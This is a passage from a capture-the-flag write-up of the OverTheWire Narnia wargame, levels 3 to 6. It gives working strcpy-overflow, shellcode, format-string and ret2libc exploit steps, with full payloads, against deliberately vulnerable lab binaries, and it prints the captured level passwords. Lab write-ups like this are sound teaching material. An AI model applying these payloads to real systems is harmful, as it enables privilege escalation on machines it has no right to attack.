0xffffd53c:     0xffffd5b8      0xf7fee710      0xf7fc6870      0xffffd5b8
0xffffd54c:     0x00000000      0x7fffffbd      0xf7ee930c      0x0804860a
0xffffd55c:     0x00000003      0x41414141      0x41414141      0x41414141
0xffffd56c:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd57c:     0x00414141      0x706d742f      0x7365742f      0x612f3674
```

Therefore, when the **/etc/narnia_pass/narnia3** file is inputted, we can expect the contents of the file to be around `0xffffd560`.

```
(gdb) r /etc/narnia_pass/narnia3
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /narnia/narnia3 /etc/narnia_pass/narnia3
copied contents of /etc/narnia_pass/narnia3 to a safer place... (/dev/null)

Breakpoint 1, 0x0804860d in main ()


(gdb) x/100x $esp-100
0xffffd4fc:     0xf7fe818a      0xf7ffda7c      0xf7ffd000      0x0804825c
0xffffd50c:     0xf7ffd000      0x0804825c      0x00000001      0xf7e187b8
0xffffd51c:     0xf7e53f7b      0xf7e1d068      0x00000002      0xf7fc5000
0xffffd52c:     0xf7fe800b      0x00000000      0x00000002      0xf7fc5000
0xffffd53c:     0xffffd5b8      0xf7fee710      0xf7fc6870      0xffffd5b8
0xffffd54c:     0x00000000      0x7fffffb5      0xf7ee930c      0x0804860a
0xffffd55c:     0x00000003      0x71656176      0x7a656575      0xf70a6565
0xffffd56c:     0xf7fd2e28      0xf7fc5000      0xffffd654      0xf7ffcd00
0xffffd57c:     0x00200000      0x6374652f      0x72616e2f      0x5f61696e
0xffffd58c:     0x73736170      0x72616e2f      0x3361696e      0xffffd600
```

Looking at the output, we can see that the address of the contents of the file matches the expected location of `0xffffd560`. The contents of the file are read from right to left in memory (as this is in little endian), and are stored using their respective ascii values in hex. Converting this to ascii reveals that this password is vaequeezee, which matches the password of narnia3. However, attempting this same methodology on **/etc/narnia_pass/narnia4** does not work:

```
(gdb) r /etc/narnia_pass/narnia4
Starting program: /narnia/narnia3 /etc/narnia_pass/narnia4
error opening /etc/narnia_pass/narnia4
[Inferior 1 (process 26687) exited with code 0377]
```

Security Behind SUID Debugging

The reason this does not work is due to the security risks involved with allowing a user to execute an SUID binary within a debugger. Essentially, if a user was allowed to execute a binary with permissions of another user, then they could easily modify a program to execute what they would like.

Debuggers have to execute the ptrace (process trace) function call to trace a function (this is how debugging programs work). This function prevents execve system calls from elevating privileges on the system, as the privilege elevations flags are ignored, effectively making the user have the same privileges as he or she did before debugging. The only way to execute an SUID binary with the permissions of the effective user, is to run the program as root.

Binary Analysis

Seeing as reading the narnia4's password in the memory of the stack pointer was not successful, we can analyze the binary in Ghidra to see how it works and come up with a different methodology for exploitation:

```
void main(int param_1,undefined4 *param_2)

{
  undefined local_5c [32];
  char local_3c [32];
  undefined4 local_1c;
  undefined4 local_18;
  undefined4 local_14;
  undefined4 local_10;
  int local_c;
  int local_8;

  local_1c = 0x7665642f;
  local_18 = 0x6c756e2f;
  local_14 = 0x6c;
  local_10 = 0;
  if (param_1 != 2) {
    printf("usage, %s file, will send contents of file 2
/dev/null\n",*param_2);
                    /* WARNING: Subroutine does not return */
    exit(-1);
```

```
  }
  strcpy(local_3c,(char *)param_2[1]);
  local_8 = open((char *)&local_1c,2);
  if (local_8 < 0) {
    printf("error opening %s\n",&local_1c);
                    /* WARNING: Subroutine does not return */
    exit(-1);
  }
  local_c = open(local_3c,0);
  if (local_c < 0) {
    printf("error opening %s\n",local_3c);
                    /* WARNING: Subroutine does not return */
    exit(-1);
  }
  read(local_c,local_5c,0x1f);
  write(local_8,local_5c,0x1f);
  printf("copied contents of %s to a safer place...
(%s)\n",local_3c,&local_1c);
  close(local_c);
  close(local_8);
                    /* WARNING: Subroutine does not return */
  exit(1);
}
```

We can see that the binary is providing 32 bytes to two different unidentified buffers defined as local_5c and local_3c. The program checks if an argument is sent. If not it will provide the usage, otherwise it will perform the strcpy function (a function used to copy strings). This is a dangerous function which can result in buffer overflows. Reading the man page of this function and going to the “Bugs” section, the following description can be read:

```
If the destination string of a strcpy() is not large enough, then anything
might happen. Overflowing fixed-length string buffers is a favorite cracker
technique for taking complete control of the machine. Any time a program
reads or copies data into a buffer, the program first needs to check that
there's enough space. This may be unnecessary if you can show that overflow
is impossible, but be careful: programs can get changed over time, in ways
that may make the impossible possible.
```

Following the strcpy function are two if statements: one for checking if a file exists, and another for checking if we have valid permissions for opening the file. If the file exists and we have permissions for opening the file, then the read and write functions are executed.

Before figuring out how to exploit the binary, we should first understand how it behaves by doing what the program expects:

```
narnia3@narnia:~$ /narnia/narnia3 /etc/narnia_pass/narnia4
copied contents of /etc/narnia_pass/narnia4 to a safer place... (/dev/null)
```

The program can read the narnia4 password file and copy it to /dev/null. However, due to this being the place in linux used for discarding data, we cannot recover the password.

Exploiting strcpy

Going back to Ghidra, we can see that the /dev/null device is set to the variable local_1c:

```
printf("copied contents of %s to a safer place... (%s)\n",local_3c,&local_1c);
```

If there is a buffer overflow vulnerability we can possibly overwrite this local variable. When inputting many strings followed by the word “test”, we can see that the program returns an error for opening the program, however not all of the A’s that we sent are outputted.

```
narnia3@narnia:~$ /narnia/narnia3
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAtest
error opening AAAAAAAAAAAAtest
```

We can try to create a file called `AAAAAAAAAAAAtest` and see how the binary responds.

```
narnia3@narnia:/tmp$ touch AAAAAAAAAAAAtest
narnia3@narnia:/tmp$ chmod 777 AAAAAAAAAAAAtest
narnia3@narnia:/tmp$ /narnia/narnia3
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAtest
error opening AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAtest
```

Strangely, the binary now spits out all the A’s that we inputted. Recall that we found within Ghidra that 32 bytes are being allocated to two unknown buffers. It is possible that one of the buffers is meant for the name of the input file, while the other buffer is meant for the output. This means that upon creating a long-named directory and inputting the full path of a file located within this directory might successfully overwrite the variable allocated for the /dev/null device. This methodology was carried out as follows:

```
narnia3@narnia:/tmp$ mkdir $(python -c "print 'S'*26")
narnia3@narnia:/tmp$ cd $(python -c "print 'S'*26")
```

```
narnia3@narnia:/tmp/SSSSSSSSSSSSSSSSSSSSSSSSSS$ touch test
narnia3@narnia:/tmp/SSSSSSSSSSSSSSSSSSSSSSSSSS$ chmod 777 test
```

Note that a directory of 26 S's was created because /tmp/ is 5 characters and the / at the end of the S directory is one character (6 + 26 = 32 which is the size allocated for the buffer)

Executing the full path of the "test" file within this directory proves to successfully overwrite the null device variable:

```
narnia3@narnia:/tmp/SSSSSSSSSSSSSSSSSSSSSSSSS$ /narnia/narnia3
/tmp/SSSSSSSSSSSSSSSSSSSSSSSSSS/test
copied contents of /tmp/SSSSSSSSSSSSSSSSSSSSSSSSS/test to a safer place...
(test)
```

It follows that if we create a /tmp directory within the current working directory and create a file that is symbolically linked to narnia4's password file, we can copy his credentials to wherever we specify.

```
narnia3@narnia:/tmp/SSSSSSSSSSSSSSSSSSSSSSSSSS/tmp$ /narnia/narnia3
/tmp/SSSSSSSSSSSSSSSSSSSSSSSSSS/tmp/credentials
error opening tmp/credentials
```

This error was included to further help in understanding how the binary works

The error is missing a / at the beginning of the tmp directory. This is because /tmp/ is four characters, S is 26 characters, and the trailing / is one character (which completely fills the 32 bytes allocated for the buffer). Therefore, the string after the trailing / of the S directory is what overwrites the variable for the null device. Creating a directory with 27 S's fixes this problem (note that the choice of S's was arbitrary, and any sequence of 27 bytes within the /tmp directory would have worked):

```
narnia3@narnia:/tmp$ mkdir $(python -c "print 'S'*27")
narnia3@narnia:/tmp$ cd $(python -c "print 'S'*27")
narnia3@narnia:/tmp/SSSSSSSSSSSSSSSSSSSSSSSSSSS$ mkdir tmp
narnia3@narnia:/tmp/SSSSSSSSSSSSSSSSSSSSSSSSSSS$ cd tmp
narnia3@narnia:/tmp/SSSSSSSSSSSSSSSSSSSSSSSSSSS/tmp$ ln -s
/etc/narnia_pass/narnia4 credentials
narnia3@narnia:/tmp/SSSSSSSSSSSSSSSSSSSSSSSSSSS/tmp$ /narnia/narnia3
/tmp/SSSSSSSSSSSSSSSSSSSSSSSSSSS/tmp/credentials
error opening /tmp/credentials
narnia3@narnia:/tmp/SSSSSSSSSSSSSSSSSSSSSSSSSSS/tmp$ touch /tmp/credentials
narnia3@narnia:/tmp/SSSSSSSSSSSSSSSSSSSSSSSSSSS/tmp$ chmod 777
```

```
/tmp/credentials
narnia3@narnia:/tmp/SSSSSSSSSSSSSSSSSSSSSSSSSSS/tmp$ /narnia/narnia3
/tmp/SSSSSSSSSSSSSSSSSSSSSSSSSSS/tmp/credentials
copied contents of /tmp/SSSSSSSSSSSSSSSSSSSSSSSSSSS/tmp/credentials to a
safer place... (/tmp/credentials)
narnia3@narnia:/tmp/SSSSSSSSSSSSSSSSSSSSSSSSSSS/tmp$ cat /tmp/credentials
thaenohtai
```

The password for the narnia4 user was successfully copied to the /tmp directory under the filename of credentials.

Source Code

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char **argv){

    int  ifd,  ofd;
    char ofile[16] = "/dev/null";
    char ifile[32];
    char buf[32];

    if(argc != 2){
        printf("usage, %s file, will send contents of file 2
/dev/null\n",argv[0]);
        exit(-1);
    }

    /* open files */
    strcpy(ifile, argv[1]);
    if((ofd = open(ofile,O_RDWR)) < 0 ){
        printf("error opening %s\n", ofile);
        exit(-1);
    }
```

```
    if((ifd = open(ifile, O_RDONLY)) < 0 ){
        printf("error opening %s\n", ifile);
        exit(-1);
    }

    /* copy from file1 to file2 */
    read(ifd, buf, sizeof(buf)-1);
    write(ofd,buf, sizeof(buf)-1);
    printf("copied contents of %s to a safer place... (%s)\n",ifile,ofile);

    /* close 'em */
    close(ifd);
    close(ofd);

    exit(1);
}
```

We can see from the source code that the program is not checking for the size of the user input before running the strcpy function. The usage of the strcpy function should be avoided as it can result in a buffer overflow vulnerability. By inputting over 32 bytes to the `ifile`, the `ofile` variable (initialized to /dev/null) was overwritten.

Narnia 4

As the narnia4 user, we can now running the narnia4 binary. However, when executing the binary, nothing happens:

```
narnia4@narnia:/narnia$ ./narnia4
narnia4@narnia:/narnia$
```

Binary Analysis

Downloading this binary and opening it up on Ghidra shows the following code:

```
undefined4 main(int param_1,int param_2)

{
  size_t __n;
  char local_108 [256];
```

```
  int local_8;

  local_8 = 0;
  while (*(int *)(environ + local_8 * 4) != 0) {
    __n = strlen(*(char **)(environ + local_8 * 4));
    memset(*(void **)(environ + local_8 * 4),0,__n);
    local_8 = local_8 + 1;
  }
  if (1 < param_1) {
    strcpy(local_108,*(char **)(param_2 + 4));
  }
  return 0;
}
```

The program is allocating 256 bytes to some variable and performing some innocuous operation on it inside the while loop. After doing so, the program runs an if statement which uses the dangerous strcpy function (see Narnia 3).

Binary Exploitation

We can attempt to overflow the buffer by sending a large number of bytes in a pattern using pwndbg to determine where the eip offset is:

```
pwndbg> r $(cyclic 500)
Starting program: /home/0xd4y/business/other/overthewire/narnia/4/narnia4
$(cyclic 500)

Program received signal SIGSEGV, Segmentation fault.
0x63616171 in ?? ()

pwndbg> cyclic -l 0x63616171
264
```

Therefore, we can input a maximum of 264 bytes before overwriting the eip register. Thus, we can do just as we did in Narnia 2, and create a payload that will fill overwrite the eip register with an address that points to shellcode[9]:

```
pwndbg> r $(python -c "print
'A'*264+'B'*4+'\x90'*100+'\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\
```

[9] http://shell-storm.org/shellcode/files/shellcode-606.php

```
x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1
\xcd\x80'")
Starting program: /home/0xd4y/business/other/overthewire/narnia/4/narnia4
$(python -c "print
'A'*264+'B'*4+'\x90'*100+'\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\
x6a\x
68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\
x80'")

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()

pwndbg> x/100x $esp-200
0xffffcdf8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffce08:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffce18:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffce28:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffce38:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffce48:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffce58:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffce68:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffce78:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffce88:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffce98:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcea8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffceb8:     0x41414141      0x42424242      0x90909090      0x90909090
0xffffcec8:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffced8:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcee8:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcef8:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcf08:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcf18:     0x90909090      0x90909090      0x90909090      0x99580b6a
0xffffcf28:     0x2d686652      0x52e18970      0x2f68686a      0x68736162
0xffffcf38:     0x6e69622f      0x5152e389      0xcde18953      0x00000080
```

We can see that the NOP sled starts at `0xffffcec0`, and the shellcode starts at `0xffffcf24`. So the eip register can point to any address within the boundaries of these two address (the address of `0xffffcf08` was arbitrarily chosen; any address within the nop sled would work):

```
pwndbg> r $(python -c "print
'A'*264+'\x08\xcf\xff\xff'*4+'\x90'*100+'\x6a\x0b\x58\x99\x52\x66\x68\x2d\x
```

```
70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe
3\x52\x51\x53\x89\xe1\xcd\x80'")
Starting program: /home/0xd4y/business/other/overthewire/narnia/4/narnia4
$(python -c "print
'A'*264+'\x08\xcf\xff\xff'*4+'\x90'*100+'\x6a\x0b\x58\x99\x52\x66\x68\x2d\x
70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\
x51\x53\x89\xe1\xcd\x80'")
```

```
process 127868 is executing new program: /usr/bin/bash
[Attaching after process 127868 fork to child process 127872]
[New inferior 2 (process 127872)]
[Detaching after fork from parent process 127868]
[Inferior 1 (process 127868) detached]
process 127872 is executing new program: /usr/bin/tput
[Inferior 2 (process 127872) exited with code 02]
pwndbg> ┌──[0xd4y@Writeup]─[/home/0xd4y/business/other/overthewire/narnia/4]
└──╼ $
```

Expectedly, using this same methodology on the target machine results in successful exploitation:

```
(gdb) r $(python -c "print 'A'*264
+'B'*4+'\x90'*100+'\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68
\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x8
9\xe1\xcd\x80'")
Starting program: /narnia/narnia4 $(python -c "print 'A'*264
+'B'*4+'\x90'*100+'\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68
\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\
x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80'")

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) x/100x $esp-200
0xffffd378:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd388:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd398:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd3a8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd3b8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd3c8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd3d8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd3e8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd3f8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd408:     0x41414141      0x41414141      0x41414141      0x41414141
```

```
0xffffd418:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd428:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd438:     0x41414141      0x42424242      0x90909090      0x90909090
0xffffd448:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd458:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd468:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd478:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd488:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd498:     0x90909090      0x90909090      0x90909090      0x99580b6a
0xffffd4a8:     0x2d686652      0x52e18970      0x2f68686a      0x68736162
0xffffd4b8:     0x6e69622f      0x5152e389      0xcde18953      0xf7fe0080
0xffffd4c8:     0xffffd4cc      0xf7ffd920      0x00000002      0xffffd626
```

Seeing as the NOP sled begins at `0xffffd440`, and the shellcode begins at `0xffffd4a4`, any address within the bounds of these two addresses will result in the execution of the shellcode. Using the same payload as the one on the attack box with the modification of the address surprisingly results in a “Segmentation fault”.

```
narnia4@narnia:/narnia$ ./narnia4 $(python -c "print
'A'*264+'\x58\xd4\xff\xff'*4+'\x9
0'*100+'\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x6
2\x61\x73\x
68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80'")
Segmentation fault
```

This was the same problem that occurred in Narnia 2. Just as we did in Narnia 2, tweaking the return address by slightly incrementing it results in the successful execution of the shellcode:

```
narnia4@narnia:/narnia$ ./narnia4 $(python -c "print 'A'*264
+'\x90\xd4\xff\xff'*4+'\x90'*100+'\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\
xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\
x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80'")
bash-4.4$ whoami
narnia5
bash-4.4$ cat /etc/narnia_pass/narnia5
faimahchiy
```

Source Code

```
#include <string.h>
```

```c
#include <stdlib.h>
#include <stdio.h>
#include <ctype.h>

extern char **environ;

int main(int argc,char **argv){
    int i;
    char buffer[256];

    for(i = 0; environ[i] != NULL; i++)
        memset(environ[i], '\0', strlen(environ[i]));

    if(argc>1)
        strcpy(buffer,argv[1]);

    return 0;
}
```

The source code does not agree with what we saw in Ghidra. This is because Ghidra is converting the assembly instructions into c code, and for loops look similar to while loops. We can see from the source code that the program is setting 256 bytes to a buffer, and it is not performing any sort of boundary checks[10] (a detection of the size of the input before it is used).

Narnia 5

After exploiting the narnia4 binary, we now have the necessary permissions to execute the narnia5 binary,.

Binary Analysis

We can start by executing the narnia5 binary to see how it normally behaves:

```
narnia5@narnia:/narnia$ ./narnia5
Change i's value from 1 -> 500. No way...let me give you a hint!
buffer : [] (0)
i = 1 (0xffffd5f0)
```

[10] https://en.wikipedia.org/wiki/Bounds_checking

We can see from the output that we are meant to change the value for the local variable called **i**. Furthermore, entering an input such as **AAAA** into the binary, we can see that the input gets reflected.

```
narnia5@narnia:/narnia$ ./narnia5 AAAA
Change i's value from 1 -> 500. No way...let me give you a hint!
buffer : [AAAA] (4)
i = 1 (0xffffd5f0)
```

After fiddling around with the input, we can find that the buffer accepts a total of 63 bytes. We can analyze this binary further with Ghidra.

```
undefined4 main(undefined4 param_1,int param_2)

{
  __uid_t __euid;
  __uid_t __ruid;
  size_t sVar1;
  char local_4c [63];
  undefined local_d;
  int local_c;

  local_c = 1;
  snprintf(local_4c,0x40,*(char **)(param_2 + 4));
  local_d = 0;
  printf("Change i\'s value from 1 -> 500. ");
  if (local_c == 500) {
    puts("GOOD");
    __euid = geteuid();
    __ruid = geteuid();
    setreuid(__ruid,__euid);
    system("/bin/sh");
  }
  puts("No way...let me give you a hint!");
  sVar1 = strlen(local_4c);
  printf("buffer : [%s] (%d)\n",local_4c,sVar1);
  printf("i = %d (%p)\n",local_c,&local_c);
  return 0;
}
```

There is a local_c variable being set to 1 (this is the i) and stays unchanged. We can see that there is an if statement, and within it **/bin/sh** gets executed as the narnia6 user. However, due to the local_c variable staying unchanged, the if statement is never run. From the code, we can deduce that there is a vulnerability in the following line: `snprintf(local_4c,0x40,*(char **)(param_2 + 4));`. This may be surprising, as the manual page for snprintf encourages its usage:

```
BUGS
       Because sprintf() and vsprintf() assume an arbitrarily long string,
callers must be careful not to overflow the actual space; this is often
impossible to assure. Note that the length of the strings produced is
locale-de-pendent and difficult to predict.  Use snprintf() and vsnprintf()
instead (or asprintf(3) and vasprintf(3)).

       Code such as printf(foo); often indicates a bug, since foo may
contain a % character. If foo comes from un-trusted user input, it may
contain %n, causing the printf() call to write to memory and creating a
security hole.
```

The security hole within this function lies in the fact that it uses a buffer of a fixed length with no boundary checks[11].

```
(snprintf) is safe as you long as you provide the correct length for the
buffer. snprintf does guarantee that the buffer won't be overwritten, but
it does not guarantee null-termination.
```

Format String Exploit

Therefore, upon providing a format character such as %x, the function will spit out addresses from the stack.

POC

```
narnia5@narnia:/narnia$ ./narnia5 %x
Change i's value from 1 -> 500. No way...let me give you a hint!
buffer : [f7fc5000] (8)
```

[11] https://stackoverflow.com/questions/1270387/are-snprintf-and-friends-safe-to-use#:~:text=It%20is%20safe%20as%20you,correct%20length%20for%20the%20buffer.&text=snprintf%20does%20guarantee%20that%20the,does%20not%20guarantee%20null%2Dtermination.

```
i = 1 (0xffffd5f0)
```

Despite only providing %x as the input, we can see the buffer contains 8 bytes. The methodology behind a format string attack is finding the address of a local variable that we would like to overwrite (this is given to us as `0xffffd5f0`). After discovering the address of the targeted variable, we need to determine where the input gets stored in memory. After finding this information, we can finally overwrite the variable by providing its address followed by the %n format specifier.

Providing the input string of **AAAA** followed by the **%x** format specifier, we can immediately see the position of the input in the stack:

```
narnia5@narnia:/narnia$ ./narnia5 AAAA%x
Change i's value from 1 -> 500. No way...let me give you a hint!
buffer : [AAAA41414141] (12)
i = 1 (0xffffd5f0)
```

Therefore, replacing **AAAA** with the address of the local **i** variable followed by the %n format specifier will successfully overwrite the variable.

```
narnia5@narnia:/narnia$ ./narnia5 $(python -c "print '\xf0\xd5\xff\xff%n'")
Change i's value from 1 -> 500. No way...let me give you a hint!
buffer : [] (4)
i = 4 (0xffffd5f0)
```

Observe that the value for the variable is 4 which matches the amount of bytes in the buffer. Therefore, the amount of bytes inside the buffer corresponds to the overwriting value for the variable.

Controlling Variable Value

After verifying the ability for overwriting the local variable, we are left with the task of controlling its value. This can be done by padding the buffer using two different methods:

Method 1

We can use a specifier for the position of the input within the stack.

```
narnia5@narnia:/narnia$ ./narnia5 $(python -c 'print
"\xe0\xd5\xff\xff"+"%496x%1$n"')
Change i's value from 1 -> 500. GOOD
$ whoami
```

```
narnia6
```

In the method above, the `%1` specifies that the input is in position 1 within the stack. This method, however, is unstable in comparison to the second method. The payload used does not work when using single quotes around the input, rather only double quotes work.

Method 2

This method copies the address for the i variable twice before padding it with the necessary amount of bytes. Inputting the address twice was found to be necessary (after a lot of trial and error).

```
narnia5@narnia:/narnia$ /narnia/narnia5 $(python -c 'print
"\xd0\xd5\xff\xff\xd0\xd5\xff\xff%492x%n"')
Change i's value from 1 -> 500. GOOD
$ cat /etc/narnia_pass/narnia6
neezocaeng
```

Source Code

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char **argv){
        int i = 1;
        char buffer[64];

        snprintf(buffer, sizeof buffer, argv[1]);
        buffer[sizeof (buffer) - 1] = 0;
        printf("Change i's value from 1 -> 500. ");

        if(i==500){
                printf("GOOD\n");
        setreuid(geteuid(),geteuid());
                system("/bin/sh");
        }

        printf("No way...let me give you a hint!\n");
        printf("buffer : [%s] (%d)\n", buffer, strlen(buffer));
```

```
        printf ("i = %d (%p)\n", i, &i);
        return 0;
}
```

Narnia 6

Binary Analysis

Behavior

Going onto analysing the narnia6 binary, we can see that it expects two arguments:

```
narnia6@narnia:/narnia$ ./narnia6
./narnia6 b1 b2
```

When providing two normal inputs as arguments to the program, nothing out of the ordinary seems to happen:

```
narnia6@narnia:/narnia$ ./narnia6 A B
A
```

Ghidra

```
void main(int param_1,undefined4 *param_2)

{
  size_t sVar1;
  uint uVar2;
  uint uVar3;
  __uid_t __euid;
  __uid_t __ruid;
  char local_20 [8];
  char local_18 [8];
  code *local_10;
  int local_c;

  local_10 = puts;
  if (param_1 != 3) {
    printf("%s b1 b2\n",*param_2);
```

```
                    /* WARNING: Subroutine does not return */
    exit(-1);
  }
  local_c = 0;
  while (*(int *)(environ + local_c * 4) != 0) {
    sVar1 = strlen(*(char **)(environ + local_c * 4));
    memset(*(void **)(environ + local_c * 4),0,sVar1);
    local_c = local_c + 1;
  }
  local_c = 3;
  while (param_2[local_c] != 0) {
    sVar1 = strlen((char *)param_2[local_c]);
    memset((void *)param_2[local_c],0,sVar1);
    local_c = local_c + 1;
  }
  strcpy(local_18,(char *)param_2[1]);
  strcpy(local_20,(char *)param_2[2]);
  uVar2 = (uint)local_10 & 0xff000000;
  uVar3 = get_sp();
  if (uVar2 == uVar3) {
                    /* WARNING: Subroutine does not return */
    exit(-1);
  }
  __euid = geteuid();
  __ruid = geteuid();
  setreuid(__ruid,__euid);
  (*local_10)(local_18);
                    /* WARNING: Subroutine does not return */
  exit(1);
}
```

Eight bytes are allocated to buffers `local_18` and `local_20` which most likely correspond to the two arguments that the program expects. The program then performs harmless operations within the while loops. Eventually, the strcpy function is run on the two arguments as can be seen in the following lines:

```
strcpy(local_18,(char *)param_2[1]);
strcpy(local_20,(char *)param_2[2]);
```

Within these two lines lie the vulnerability of the program. Eight bytes are being allocated to the local_18 and local_20 variables, which are then getting passed into the strcpy function with any kind of boundary checks being performed beforehand. The potential danger of this code is outlined within the “BUGS” subsection located in the manual page for the strcpy function:

```
If the destination string of a strcpy() is not large enough, then anything
might happen. Overflowing fixed-length string buffers is a favorite cracker
technique for taking complete control of the machine. Any time a program
reads or copies data into a buffer, the program first needs to check that
there's enough space. This may be unnecessary if you can show that overflow
is impossible, but be careful: programs can get changed over time, in ways
that may make the impossible possible.
```

Additionally, it is important to check the security of the narnia6 binary with the checksec command to find binary security settings:

```
┌─[0xd4y@Writeup]─[~/business/other/overthewire/narnia/6]
└──╼ $checksec narnia6
[*] '/home/0xd4y/business/other/overthewire/narnia/6/narnia6'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

The NX bit is enabled, and therefore shellcode will be of no use for exploiting this program. However, this binary may be vulnerable to a ret2libc (return-to-lib-c) attack, as well as to Return Oriented Programming (ROP), though the latter is untested.

Ret2libc Attack

This kind of attack is useful when exploiting a binary whose NX bit is enabled, but has a buffer overflow vulnerability. The attack works by replacing pointing the return address of the binary to a subroutine / function that is already present within the binary.[12] Typically, the return address is replaced with an address pointing to the system function located within the stdlib library (as this is a function in c that executes system commands).

POC

To demonstrate the functionality of the system function, we can create a simple c program that runs the **ls -la** command:

[12] https://en.wikipedia.org/wiki/Return-to-libc_attack

```
#include <stdlib.h>
int main(){

    system("ls -la");
    return 0;
}
```

Compiling and running this program, we see that it successfully executes the command:

```
┌─[0xd4y@Writeup]─[~/business/other/overthewire/narnia/6/poc]
└──╼ $gcc poc.c -o poc
┌─[0xd4y@Writeup]─[~/business/other/overthewire/narnia/6/poc]
└──╼ $./poc
total 24
drwxr-xr-x 1 0xd4y 0xd4y    16 May 11 17:08 .
drwxr-xr-x 1 0xd4y 0xd4y   200 May 11 17:07 ..
-rwxr-xr-x 1 0xd4y 0xd4y 16608 May 11 17:08 poc
-rw-r--r-- 1 0xd4y 0xd4y    71 May 11 17:07 poc.c
```

Seeing as we can ssh into the target machine with credentials that we have received from the previous task, we can compile this same code on the target system to determine the location of the system function in memory (in other words, we do not have to leak the system function's address). Using this address, we can point the address of the narnia6 binary to the system function and pass a command to it.

Determining System Address

First, we must compile the program in 32 bit format as follows:

```
narnia6@narnia:/tmp/poc$ gcc -m32 poc.c -o poc
narnia6@narnia:/tmp/poc$ ./poc
total 276
drwxr-sr-x    2 narnia6 root   4096 May 11 18:15 .
drwxrws-wt 2040 root    root 262144 May 11 18:15 ..
-rwxr-xr-x    1 narnia6 root   7460 May 11 18:15 poc
-rw-r--r--    1 narnia6 root     84 May 11 18:15 poc.c
```

After doing so, we can start debugging the program with gdb:

```
narnia6@narnia:/tmp/poc$ gdb -q ./poc
Reading symbols from ./poc...(no debugging symbols found)...done.
(gdb) b *main
Breakpoint 1 at 0x5a0
```

```
(gdb) r
Starting program: /tmp/poc/poc

Breakpoint 1, 0x565555a0 in main ()
(gdb) disass main
Dump of assembler code for function main:
=> 0x565555a0 <+0>:     lea    0x4(%esp),%ecx
   0x565555a4 <+4>:     and    $0xfffffff0,%esp
   0x565555a7 <+7>:     pushl  -0x4(%ecx)
   0x565555aa <+10>:    push   %ebp
   0x565555ab <+11>:    mov    %esp,%ebp
   0x565555ad <+13>:    push   %ebx
   0x565555ae <+14>:    push   %ecx
   0x565555af <+15>:    call   0x565555dc <__x86.get_pc_thunk.ax>
   0x565555b4 <+20>:    add    $0x1a4c,%eax
   0x565555b9 <+25>:    sub    $0xc,%esp
   0x565555bc <+28>:    lea    -0x19a0(%eax),%edx
   0x565555c2 <+34>:    push   %edx
   0x565555c3 <+35>:    mov    %eax,%ebx
   0x565555c5 <+37>:    call   0x56555400 <system@plt>
